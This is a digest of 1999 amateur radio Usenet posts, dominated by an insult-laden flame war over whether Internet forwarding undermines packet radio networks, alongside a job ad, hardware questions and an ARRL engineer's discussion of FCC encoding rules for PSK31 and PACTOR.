>view than is yours. One could just as easily observe that a computer is no
>more of a radio than is a telephone line.

I think you are pretty damn stupid, and your paragraph above strongly
supports that theory.

The subject under discussion is the Lids who use telephone (Internet) links
to route around genuine Hams trying to communicate by Radio.

Just what exactly do you have against Hams using Radio, James?

>
>Yours is a self-centered, hair splitting point of view Mr. Brabham. Your
>indignance and insulting tone is unbecoming a spirited and enthusiastic
>radio amateur. Any legal means hams utilize to perform their service is a
>valid one. How do you think traffic is supposed to be delivered to

>non-hams? By carrier pidgeon?

Packet BBS's are not "non-Hams", stupid.

The difference between Hams being allowed to use Radio or not is not "hair splitting", you ignorant jerk.

Stop insulting my intelligence with these moronic rationalizations and excuses. If you don't have a point to make, why not be a man about it and... Oh I forgot, you're not a Man, you're a LandLine Lid.

>
>Simply because no one wants to use your packet node anymore is no excuse
>for your foul attitude and adolescent namecalling. Please keep it to
>yourself because by any measure, it is virtually a non-issue.

Actually my packet node sees regular use. The fact that you would imply otherwise despite the obvious fact that you would have no way of knowing, one way or another just points out how easy it is for liars to lie.

Yes, the value you place on truth, decency and honesty has been held to the light, boy, and it just doesn't measure up. You're not good enough to be a Ham. Take a hike.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

812. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7a189o$atb@portal.gmu.edu>
Source record: 19714
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: >
: >ROTFL... Yeah... Right... You made a few pretty good character attacks
: >at me Chuckles

: No, actually you smeared yopur own character, when you came out in support
: of "Amateur Telephone". You identified yourself as a worthless LandLine Lid.

Charlie!!! Buddy! Thought you killfiled me... Guess not...

Given that... I *DEFY* you (In case your rather lame little noodle misses
this, I am making an *OPEN* challenge big boy...) to provide a single
shred of proof that I support "amateur telephone"... *ONE* post, moron...
You can't *DO* it, because I *haven't*...

: >: You, as a LandLine Lid, "attacked" you own character with your actions
: and
: >: words. Nobody held a gun to your head and forced you to be a LandLine
: Lid.
: >
: >Would someone tell me...
: >
: >1) What a "LandLine Lid" is?

: An Internet whore who tries to undercut efforts by Amateur Radio operators
: to use Radio, normally by substituting Amateur Radio links with Internet
: connections.

Wow! Interesting... Im don't even have an amateur license Charles...
Of course, this isn't important to someone of such high moral standards
such as yourself... The truth never seems to bear much use for folks that
constantly claim "high character"...

: >2) Why being a "LandLine Lid" is a *BAD* thing?

: Because it undercuts efforts by Amateur Radio operators to use Radio to
: communicate. - But you don't see anything wrong with that, do you?

<snicker> Frankly, it's not a matter of "seeing" anything wrong with
it, Chuckless... It's simply that I could care less...

: >3) Why anyone would CARE?

: That's the problem. You don't care, or you never would have been a sucker
: for "Amateur Telephone".

So... Charles... Credential call... Kindly provide me with a list of your actual accomplishments so that I can continue to find your abuse amusing... As Im sure the list is VERY short... Blowhard bozos like you are great at talking a good game, but I find it very likely that you are spending your time sitting in an empty room with a bare light bulb hanging over your head while snacking on doughnuts, and chuckling at your "clever" behavior... You are, Chuck... All hat... No cattle...

: Hams care because they would like to go back to building a network utilizing
: Amateur Radio. - But you wouldn't be able to understand a concept like
: that. - Hams using Radio.

Drop me a line, Charles, and let me know when the "Worldwide Amateur Packet Network" gets started Charles...

: >
: >: You've only yourself to blame for being the Lid you are Greg. Don't try
: to
: >: lay the blame on me, simply because I have pointed out some of your
: >: statements and then caught you out when you tried to lie about them.
: >
: >Didn't see any "lies" Charles... Mostly just disinformation coming from
: >you... (Recall your rather sudden disappearance when you stuck your foot
: >in your mouth all the way to your rectum about a month ago with respect
: >to your lack of knowledge about "Open Development"?? Hmmmmm?)

: If you didn't see any lies, you were simply not looking.

: By the way, I won the debate over open development when I demonstrated that
: no open development software is competitive with Amateur Radio software
: written by competent individuals and small groups. You couldn't come with
: anything, and lost out. - But as a LandLine Lid, you were too stupid to know
: it.

Snicker... There you go again... gcc... octave... f77... If I had more time I'd gladly give you a list... BTW, I think it's universally accepted that you did *NOT* win that argument, Charles...

: I'd still like to see ANY software written expressly for Hams via open
: development which can approach the utility and sophistication of the great
: programs we have which were written by individuals and small groups.

: Try using FlexNet as something to shoot for. - The most sophisticated and
: functional Amateur Packet Radio networking softwarte on the planet, bar
: none.

: >
: >: If you hadn't been a liar to start with, I never could have caught you at
: >: it, could I?
: >
: >Once again... Charles the Logician... Pathetic...

: And Greg Jones the lying weasel. -- Really sick, but that's Greg for you.

: >
: >Did you by any chance suffer some form of blunt cranial trauma as a child?

: No, did you? That would go far in explaining your lack of "snap".

Lack of "snap"... ROTFL... How witty... How clever... Amazing...

So... What *HAVE* you done Charles... What is your background? If you're going to criticize folks (bordering on slander), why not make sure we all know where we stand...

-jw

813. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7a18ov$atb@portal.gmu.edu>
Source record: 19715
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: >
: >"Deprive them of traffic"; that would seem to be the real, somewhat
: >self-serving concern here.

: Gee, what an ignorant statement to make... Did you stay up all night
: thinking that one up, James?

: Yes, I am one of the many Hams who have been routed around by Land Line
: Lids. I live in Texas, remember, Greg Jones' home state. Lots of "Amateur
: Teklephone" operators here.

: Leave it to a LandLine Lid to label me "self-serving" when I speak up for
: Hams who are being edged out by Lids with telephones.

: Stupid bastard.

Ouch, Charles... Looks like he hit a sore spot with the "self serving
comment", no? It's not looking good Charles... Not at all...
Very unprofessional...

: >
: >How is this any different than the problem "real ham" CW and phone
: >operators have had in recent years with "PacketLids" (to use
: >Brabham-speak) routing traffic around their nets by using their computers
: >to do their work for them. I think this is no more ludicrous a point of
: >view than is yours. One could just as easily observe that a computer is no
: >more of a radio than is a telephone line.

: I think you are pretty damn stupid, and your paragraph above strongly
: supports that theory.

Ouch... Again... There's that Charles Blowhard "character" rearing it's
ugly head again... I think you need to look that word up Charles
(I'll spell it for you... just in case... "character"... If you have it,
Charles, you don't set it aside just so you can call people inappropriate
names...)

: The subject under discussion is the Lids who use telephone (Internet) links
: to route around genuine Hams trying to communicate by Radio.

: Just what exactly do you have against Hams using Radio, James?

: >
: >Yours is a self-centered, hair splitting point of view Mr. Brabham. Your
: >indignance and insulting tone is unbecoming a spirited and enthusiastic

: >radio amateur. Any legal means hams utilize to perform their service is a
: >valid one. How do you think traffic is supposed to be delivered to
: >non-hams? By carrier pidgeon?

: Packet BBS's are not "non-Hams", stupid.

: The difference between Hams being allowed to use Radio or not is not "hair
: splitting", you ignorant jerk.

: Stop insulting my intelligence with these moronic rationalizations and
: excuses. If you don't have a point to make, why not be a man about it and...
: Oh I forgot, you're not a Man, you're a LandLine Lid.

Ouch... Again... Charles... I fail to see, based on your own criteria,
how you can claim to have "high character"... You can't make an argument
without resulting to personal attacks... Pathetic...

: >
: >Simply because no one wants to use your packet node anymore is no excuse
: >for your foul attitude and adolescent namecalling. Please keep it to
: >yourself because by any measure, it is virtually a non-issue.

: Actually my packet node sees regular use. The fact that you would imply
: otherwise despite the obvious fact that you would have no way of knowing,
: one way or another just points out how easy it is for liars to lie.

Regular use? What kind of traffic Charles... Regular use could mean
1 packet/day... regularly... <ROTFL> Why don't you post verifiable
statistics... back up your argument...

: Yes, the value you place on truth, decency and honesty has been held to the
: light, boy, and it just doesn't measure up. You're not good enough to be a
: Ham. Take a hike.

Charles, I hate to point this out, but you are starting to show all the
earmarks of a Class I Loon... Why don't you settle down and try to make
a reasonable argument? If you feel so strongly about these issues, why
not make an effort to actually support them instead of eroding support by
using the BrabhamMethod(TM)...

-jw

814. JNOS Programmer -- Job Opportunity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: "Richard H." <atecinc@crosslink.net>
Message-ID: <36c44310$0$17985@mojo.crosslink.net>
Source record: 19716

US Govt agency intends to use an expanded form of JNOS in a segment of its national RF link structure. Looking for a programmers/consultants to work in this effort.

Hourly rate and other particulars forthcoming. Interested? Send me an email with your resume.

atecinc@crosslink.net

815. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a1e61$25m4@enews4.newsguy.com>
Source record: 19717
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

jw@mobius.gmu.edu wrote in message <7a189o$atb@portal.gmu.edu>...

>Wow! Interesting... Im don't even have an amateur license Charles...

OIC... another Non-Ham trolling the Ham Radio newsgroups. (yawn)

Off to SPAM-Land with this one...

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

816. Hams on nextel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: alan@netrox.net
Message-ID: <alan-1202991129450001@ppp-11.mia-tc-2.netrox.net>
Source record: 19718

I have met quite a few Florida hams using nextel 2 way radio. I know that
in some areas nextel service is poor. Not so in Florida. If you are a
fellow ham using nextel two way radio in Florida, please take a look at my
web page at: http://www.geocities.com/SouthBeach/Coast/2863/
I'd like to have a qso with you on nextel. It is the ultimate HT experience.
I do not work for or have any financial interest in nextel com. I just
enjoy the magic of 2 way communications.
Hope to hear from you soon!
73 Al

--
Pleae REPLY via E-MAIL

817. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a1hed$s6p@enews1.newsguy.com>
Source record: 19719
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

It's amazing that I have posted the same information twice, and have yet to hear one cogent argument against anything I said there. Plenty of character attacks from the LandLine Lid crowd, and even from a trolling non-Ham, but not a word of actual argument from knowledgeable Hams about what I had to say.

Greg Jones' response to having his behavior pointed out was to crawfish. He tried to weasel around, in order to avoid association with the "Amateur Telephone" stuff he has regularly preached at Ham-Fests and Digital Conferences for years.

Greg's crawfish act was kinda pathetic. Preach "Amateur Telephone" in front of thousands of Hams for years, print it so that hundreds more can read all about it, then deny being involved with it.

Does this mean that Greg now recognizes that "Amateur Telephone" is damaging to the US packet net and should really be discouraged?
Why else would Greg bother to "weasel" if he really believed that "Amateur Telephone" was a good thing for Hams?

The thinking behind it was flawed, the critical mass never appeared, and meanwhile the existing US packet net built by hundreds of fine hams was systematically denigrated and undercut by "Amateur Telephone" devotees who listened to and believed what Greg had to say about the uselessness of the packet net and of how silly it is for Hams to communicate by Radio.
In the end, his efforts served to discourage and undercut Amateur Packet Radio networking in the USA. He regularly took the heart out of Hams who wanted to communicate by Radio, and did more than any single person to bring the US packet net to it's present sorry state.

Amateur tcpip devotees in the US will have a long, hard road living down the behavior which led to "Internet Forwarding", and the systematic destruction of Amateur Packet Radio in the US for dubious "political" reasons connected with the mindless promotion of Amateur tcpip above all else, even Amateur Radio itself.

Once again:

Ed Hare, W1RFI wrote in message <36B234E1.1427@arrl.net>...

>snip<
>I propose:
>
>A real ham is someone who has been issued an FCC license under the

>provisions of Part 97, who operates his or her station within the
>provisions of Part 97 in a manner that is respectful of the rights of
>other real hams to do the same.

That sounds reasonable to me.

How you can put forward the statement above and show such tolerance for the activities of "Internet Forwarders" on the Packet Radio network is beyond me, though.

Internet Forwarders (LandLine Lids) use telephone links to "route around" Hams who are trying to communicate by Ham Radio, depriving those stations of the traffic they are intended to carry. This, in turn, leads to those SYSOPs losing heart and shutting down. Hundreds of great Hams have been shut out this way by LandLine Lids, both on HF and in VHF/UHF networks.

Wherever Hams attempt move information digitally, including Packet, PACTOR, AMSAT, CLOVER, you name it, a LandLine Lid will come along with his telephone connections to "route around" those Hams and deprive them of traffic.

JUST IN CASE:

Just in case a reader here has trouble understanding how "routing around" occurs:

RealHam has Amateur Packet Radio traffic to move on 40 meters. (Mode does not matter) -- But a local LandLine Lid cleverly moves that traffic over his Non-Ham connection, which of course is much faster. So when RealHam connects to the distant station and attempts to forward the messages, he is told that they are already there. So the Real Ham is left with nothing to do. - Because of the actions of a Lid with a telephone.

LandLine Lids have used this routine to systematically shut down most of the USA Packet Radio forwarding network. To see precisely WHICH hams have been doing this, see the LandLne Lid List at:

http://www.texoma.net/~n5pvl/llllist.htm

These persons are not, by your definition, "Real Hams" because they are not "respectful of the rights of
other real hams to do the same." Right?

To see a couple of alleged "Leaders" of the US Packet Radio network who also do not make the grade as Hams according to your definition, see:

http://www.texoma.net/~n5pvl/mal.htm

Tell us, Ed; Are YOU respectful of the rights of Hams to use Radio? If so, how can you justify the actions of LandLine Lids who have caused hundreds of fine Hams to lose heart in what they are doing?

No disrespect intended here, but don't you think it's about time the ARRL woke up and smelled the coffee Re: this issue? The US Packet net has undergone serious degeneration due to this problem, and I have not seen any

effort being made to look into the problem and correct it.

Hams in Europe have regs which protect them from LandLine Lids; Why don't we?

Hams in Europe have seen their Packet Net grow and advance while the US net has almost completely died away.

Wake up and smell the coffee.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

818. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36C46D69.5FC9@ibm.net>
Source record: 19720
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> It's amazing that I have posted the same information twice, and have yet to
> hear one cogent argument against anything I said there. Plenty of character
> attacks from the LandLine Lid crowd, and even from a trolling non-Ham, but
> not a word of actual argument from knowledgeable Hams about what I had to
> say.

Well Charles, all I would have to say is that in an alleged free country,
hams should be allowed to connect their rigs to anything as long as they
retain their non-commercial status. American hams are free to do that.
European hams are not free to do that. That means American hams possess
more freedom than European hams. The United States was founded on having
more personal freedoms than European nations. You seem to be advocating
less freedom and, as a Libertarian, I would have to stand in opposition.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
"Libertarians hold that all individuals have the right to exercise
sole dominion over their own lives, and have the right to live in
whatever manner they choose, so long as they do not forcibly interfere
with the equal right of others to live in whatever manner they choose."

819. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7a1tcn$fvf@news.service.uci.edu>
Source record: 19721
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7a12uh$cj3@enews2.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:

>Just what exactly do you have against Hams using Radio, James?

What I have a problem with is people on the internet giving ham radio a black eye. That is what you are doing. However, mostly what you are doing is discrediting yourself, and because most people would consider the source, the problem is to a large extent self-mitigating.

>>Any legal means hams utilize to perform their service is a
>>valid one. How do you think traffic is supposed to be delivered to
>>non-hams? By carrier pidgeon?

>Packet BBS's are not "non-Hams", stupid.

The stateside destinations for much of the Army and Marine Corps MARS traffic are wives and family members. They are non-hams - not packet BBSs. The messages are usually delivered to them via telephone by ham radio operators. Delivering messages is the purpose of message forwarding, is it not? The telephone has been an important part of the radiogram service since the end of World War II.

From your response I gather only that you either do not participate in NTS traffic handling, or are unaware of the nature of the traffic you forward.

It is evident that, for you, the means of message forwarding is the object of message forwarding. But I think you will find that when something does not work well, amateur radio operators will strive to find a better means by which to provide their service.

I am not completely unsypathetic to the issue you raise Charles. I simply find the methods you employ to state your case to be un-called for and deplorable. You will not recruit sympathisers to your cause by labeling everyone with your non-sensical ephiphet. So far, you have a perfect record in so labeling those with whom you have corresponded on r.r.a.p. - whether they participate in packet message forwarding, or not.

>>Simply because no one wants to use your packet node anymore is no excuse
>>for your foul attitude and adolescent namecalling. Please keep it to
>>yourself because by any measure, it is virtually a non-issue.

>Actually my packet node sees regular use.

So then what IS your excuse for your foul attitude and adolescent namecalling?

The text I included from your post includes the bulk of the cogent thought you provided - it was pretty slim pickin's. There simply was not much dialog worthy of a response.

Jim AC6XG

820. Does anyone make a PCMCIA TNC card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: manytrails@aol.com
Message-ID: <19990212142830.08084.00000622@ng-fv1.aol.com>
Source record: 19722

I just bought a Pentium class laptop and plan on taking it with me on business trips and wondered if there was such a thing as a TNC for packet radio on a PCMCIA card? If you know of one or have any helpful info, I would like to hear from you. Thanks in advance....Bill

821. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36C4A70F.69A7@arrl.net>
Source record: 19723

Gary Coffman wrote:

> He can't run PSK31 at all on HF because US regulations
> require the use of specific enumerated codes, and the
> varicode used isn't one of them. Ref 97.307(f)(3).

Hi, Gary,

If I am rehashing something that was already hashed out, please forgive me. With one minor change, to correct something said in a way that was a bit confusing, here is my post from rram and rrap on the subject. I think it needs to be said here, too.

Subject: Re: PSK 31 rules
Date: Tue, 09 Feb 1999 13:39:01 -0500
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Organization: American Radio Relay League Laboratory
Newsgroups: rec.radio.amateur.misc, rec.radio.amateur.policy

Gary Coffman wrote:

> Lets see, PSK31 starts with keyboard scan codes, which it may or
> may not convert to ASCII internally to the program, does a one to one
> table lookup to transliterate that to its native varicode alphabet, and then
> transmits messages in the varicode telegraphic alphabet. (It could go
> direct from scan codes to varicode, I haven't seen the sources.) On
> receive, it takes the received varicode, may or may not internally convert
> that to ASCII, then converts that to a font bitmap and displays it on the
> screen. But because ASCII *may* be involved as an intermediary
> representation somewhere internal to the program, you say that's
> OK with the FCC.

> PACTOR doesn't work that way. It does an algorithmic compression of
> ASCII text strings (Huffman compression), not a one to one transliteration
> of telegraphic alphabets. The transmitted text is compressed ASCII, not a
> different telegraphic alphabet, and algorithmically decompresses back
> to an ASCII text string. There's no one to one static mapping between
> different telegraphic alphabets (the Huffman compressed string isn't an
> alphabet).

In the specification published in "Technical Descriptions, Clover, G-TOR, PACTOR, PACTOR II" the Pactor Huffman compression is character-by-character, not by strings. The algorithm that creates Huffman compression will create a specific sequence, ranging from 2 to 15 bits, but it is based on the frequency of occurrence of the object being encoded, which could be ascii, text strings or any other object. That is probably accomplished via a lookup table, as published in the

spec in most programs because there is no relationship between the ascii bits and the Huffman encoding. If it is based on the frequency of occurrence, Huffman encoding COULD be different between one human language and another, although in the case of PACTOR, the relationship between ascii and the Huffman codes is fixed in the specification.

> With PSK31, the transmitted text is actually varicode. That's its native
> *telegraphic alphabet*. No ASCII need ever be involved. It is possible
> (even likely given today's dominance of ASCII for text representation
> in computer programs) that a program may internally represent its
> text in the ASCII alphabet somewhere in its internals, but there's no
> way to assure that it does based on what is sent over the air.

You are right, no ascii need be involved, but, as publically documented, there is a 1:1 relationship between what is sent and one of the "legal" codes, so, on that basis, it can be used on HF.

> Interesting. If that interpretation is true, then anything goes. I can convert
> anything to ASCII internally, then convert it to anything else before transmission.
> It's just bits internal to the computer. For example, if I wanted to convey the binary
> value '0110110', I could convert it to the ASCII string "54" in the computer,
> then change it to the quaternary number 0300 before transmission via QPSK
> and be legal. I could do that with any arbitrary value representing anything, IE
> convert it to an ASCII representation internally, and then convert it to some
> other coding before transmission.

> If that's what 97.309(a) means, then it means nothing at all. We can use any
> arbitrary coding, as long as we represent it as ASCII internally at some point.
> I don't think that's what 97.309(a) means, and it is certainly not what it says.
> If it did mean that, then why is there a 97.309(b) for unspecified codes?

I got sucked into the same trap, Gary, and came to the same conclusion. The keywords in 97.309(b) are "Where authorized by 97.305(c) and 97.307(f)..." Those sections, by virtue of note 5, permit *unspecified* digital codes only on 50 MHz and above. Oh HF, the notes that apply are notes 3 and 4, which limit hams to the codes in 97.309(a). The section under which PACTOR and PSK31 are authorized is 97.309(a)(4), by virtue of the public documentation.

The rules are not really written very well, but the intent is that, on HF, the FCC intends that amateurs transmit plain text. That is why we have the limitation on permitted codes that are plain-text in nature and the requirement for a publically document one-to-one relationship between other codes and a permitted code. On VHF and higher, amateurs can use essentially any digital code, under some circumstances.

This begs a few questions. First, should amateur radio be limited to plain text on HF? IMHO, we should not. Some hams have been doing "digital" transmissions on HF and I do not see that the FCC has really cared. What about UUENCODING and other methods of transmitting digital information using plain-text codes? I quite honestly don't know how the FCC would react to those, but I could see it go either way.

But other than the "plain text" requirement, yes; virtually anything
goes, as long as the <encoding> method has been publically documented,
and "publically documented" could be subject to intepretation. To meet
the letter of the law, ARRL published the technical descriptions. Would
a ham posting them on his or her personal web page meet the
requirement?
Probably.

> Now I'll tell you what I think the FCC *meant* to say in the 1995 revision.
> What I think they meant to say was that we could use any publicly documented
> transmission coding under 97.309(a)(4), and that codings which aren't publicly
> documented would fall under 97.309(b). That makes sense, and is consistent
> with the intent expressed in the docket, but it isn't what the Part 97 language
> *says*. It says the information coding must be in one of the three specified
> telegraphic alphabets, and varicode isn't one of them.

Yes, to part one,but with the further provision that 97.309(b) limits
"unspecified digital codes" to frequencies above 50 MHz. No to Part 2,
varicode is as much one of the specified alphabets as is Pactor, with
its similar 1:1 relationship between ASCII and the transmitted code.
There may be Huffman encoding that works on text strings, but Pactor
does not use that particular algorithm; it uses a lookup table between
ascii ordered by frequency of useage.

I applaud the FCC for having permitted this relaxation of previously
onerous requirements. Maybe we can see a similar relaxation of SS any
time now. I have a few Part 15 devices I would like to use under Part
97. :-)

73,
Ed,
W1RFI
ARRL Lab

822. Re: JNOS Programmer -- Job Opportunity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: "Kurt A. Freiberger" <kurt@cs.tamu.edu>
Message-ID: <36C4DD0E.1DDD733@cs.tamu.edu>
Source record: 19724

"Richard H." wrote:
>
> US Govt agency intends to use an expanded form of JNOS in a segment of its
> national RF link structure. Looking for a programmers/consultants to work in
> this effort.
>
> Hourly rate and other particulars forthcoming. Interested? Send me an
> email with your resume.

Try a Mr. Phil Karn in California..... 8-} One assumes he knows that
you guys are using his code in this?

--
Kurt A. Freiberger, WB5BBW Network Environmentalist Austin, TX
Published 12/12/98, Saint Paul Pioneer Press Bulletin Board:
Redmond, WA (AP) -- Microsoft announced today that the official release
date for the new operating system "Windows 2000" will be delayed until
the second quarter of 1901.

823. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <36C4FB68.1C7E8231@rconnect.com>
Source record: 19725
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Why don't you all take this over to .policy where it belongs
so the digital group can go back to discussing technical
material.

jw@mobius.gmu.edu wrote:
>
> Charles Brabham (n5pvl@texoma.net) wrote:
>
> : jw@mobius.gmu.edu wrote in message <7a189o$atb@portal.gmu.edu>...
>
> : >Wow! Interesting... Im don't even have an amateur license Charles...
>
> : OIC... another Non-Ham trolling the Ham Radio newsgroups. (yawn)
>
> : Off to SPAM-Land with this one...
>
> Nope, bozo... As a *professional* (something which one would doubtless
> have a hard time accusing you of being) who does communication system
> design for a *living* (as well as a "hobby"), Charles, I have every
> *right* and *reason* for being here...
>
> Sorry Big Guy... Even without the Amateur Ticket, Im more qualified
> to be here than you... Guaranteed...
>
> Best Regards,
>
> -jw

824. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Pg7x2.430$cC2.10193@news.goodnet.com>
Source record: 19726
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Do you make this shit up as you go along?

Charles Brabham wrote
>
>It's amazing that I have posted the same information twice, and have yet to
>hear one cogent argument against anything I said there.

825. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Jones <Jones@nomail.com>
Message-ID: <7a37h3bme4@news.orbitworld.net>
Source record: 19727
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote
>It's amazing that I have posted the same information twice, and have yet to
>hear one cogent argument against anything I said there.

Maybe it's the way you say it...

826. COMPAQ ARC -> Worldwide list

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Wim Beekman <BeekmanW@mail.dec.com>
Message-ID: <7a95pu$7hi@usenet.pa.dec.com>
Source record: 19728
Cross-posted to: alt.ham-radio.packet,rec.ham-radio,rec.radio.amateur.digital.misc

LS,

I try to get in touch with radio-hams , working for COMPAQ worldwide.
Please sent me mail , so I can put you on the worldwide list of COMPAQ
radio-amateurs (incl SWL's -> NO USA, as they have their own list, which is
maintained by my other colleague...)

'73's de
Wim Beekman - PA3AGZ - 9H3YO
Mail: Wim.Beekman@COMPAQ.com
or PA3AGZ@VRZA.ORG

827. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7a2jkn$vt5@portal.gmu.edu>
Source record: 19729
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: jw@mobius.gmu.edu wrote in message <7a189o$atb@portal.gmu.edu>...

: >Wow! Interesting... Im don't even have an amateur license Charles...

: OIC... another Non-Ham trolling the Ham Radio newsgroups. (yawn)

: Off to SPAM-Land with this one...

Nope, bozo... As a *professional* (something which one would doubtless have a hard time accusing you of being) who does communication system design for a *living* (as well as a "hobby"), Charles, I have every *right* and *reason* for being here...

Sorry Big Guy... Even without the Amateur Ticket, Im more qualified to be here than you... Guaranteed...

Best Regards,

-jw

828. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7a2k7q$vt5@portal.gmu.edu>
Source record: 19730
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: It's amazing that I have posted the same information twice, and have yet to
: hear one cogent argument against anything I said there. Plenty of character
: attacks from the LandLine Lid crowd, and even from a trolling non-Ham, but
: not a word of actual argument from knowledgeable Hams about what I had to
: say.

1) Please go to rtfm.mit.edu, Charles... Find the Netquette FAQ...
Read it... Carefully... Trolling... It's defined... What *YOU*
are doing fits the definition quite handily...

2) What information... Perhaps if you posted something that vaguely
resembled "information", then someone would find it useful
to bother to *MAKE* the argument you so dutifully seem to be
looking for...

: Greg Jones' response to having his behavior pointed out was to crawfish. He
: tried to weasel around, in order to avoid association with the "Amateur
: Telephone" stuff he has regularly preached at Ham-Fests and Digital
: Conferences for years.

Kinda looked to me as if he simply shot you down... You've got a real
problem with discerning reality Charles... If I were you, I'd talk to
the doctor about adjusting your meds...

: Greg's crawfish act was kinda pathetic. Preach "Amateur Telephone" in front
: of thousands of Hams for years, print it so that hundreds more can read all
: about it, then deny being involved with it.

I didn't see him DENY anything... Can you point me to references where
Greg preached "Amateur Telephone"... Also, can you point me to references
that delineate the Global Amateur Packet Network prior to it's destruction
by the "Landline Lids"? I'd like to see first hand the damage you
claim has been done...

: Does this mean that Greg now recognizes that "Amateur Telephone" is damaging
: to the US packet net and should really be discouraged?
: Why else would Greg bother to "weasel" if he really believed that "Amateur
: Telephone" was a good thing for Hams?

Again... Do you have a reference that indicates the following:

1) The characteristics of the US Packet Net, prior to it's alleged
destruction...

2) The date (roughly) that this "destruction" became relevant in your opinion...

3) The current characteristics of the US Packet Net...

: The thinking behind it was flawed, the critical mass never appeared, and
: meanwhile the existing US packet net built by hundreds of fine hams was
: systematically denigrated and undercut by "Amateur Telephone" devotees who
: listened to and believed what Greg had to say about the uselessness of the
: packet net and of how silly it is for Hams to communicate by Radio.
: In the end, his efforts served to discourage and undercut Amateur Packet
: Radio networking in the USA. He regularly took the heart out of Hams who
: wanted to communicate by Radio, and did more than any single person to bring
: the US packet net to it's present sorry state.

References please... You make mention of a "sorry state"... Kindly quantify this...

: Amateur tcpip devotees in the US will have a long, hard road living down the
: behavior which led to "Internet Forwarding", and the systematic destruction
: of Amateur Packet Radio in the US for dubious "political" reasons connected
: with the mindless promotion of Amateur tcpip above all else, even Amateur
: Radio itself.

Do you have any references, Charles, that indicate that "Amateur TCP/IP" contributed to the demise of the "US Packet Net"?

: Hams in Europe have regs which protect them from LandLine Lids; Why don't
: we?

I'll ask the obvious... Please provide references to the above mentioned "regs" Charles...

: Hams in Europe have seen their Packet Net grow and advance while the US net
: has almost completely died away.

And... Again... Kindly characterize the "European Packet Net"... References please...

: Wake up and smell the coffee.

Im awake, and I SMELL something, but it's NOT coffee... Smells like bullcrap to me...

Best Regards,

-jw

829. Re: Does anyone make a PCMCIA TNC card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36ccdfb1.140268223@news.atl.bellsouth.net>
Source record: 19731

On 12 Feb 1999 19:28:30 GMT, manytrails@aol.com (Manytrails) wrote:
>I just bought a Pentium class laptop and plan on taking it with me on business
>trips and wondered if there was such a thing as a TNC for packet radio on a
>PCMCIA card? If you know of one or have any helpful info, I would like to hear
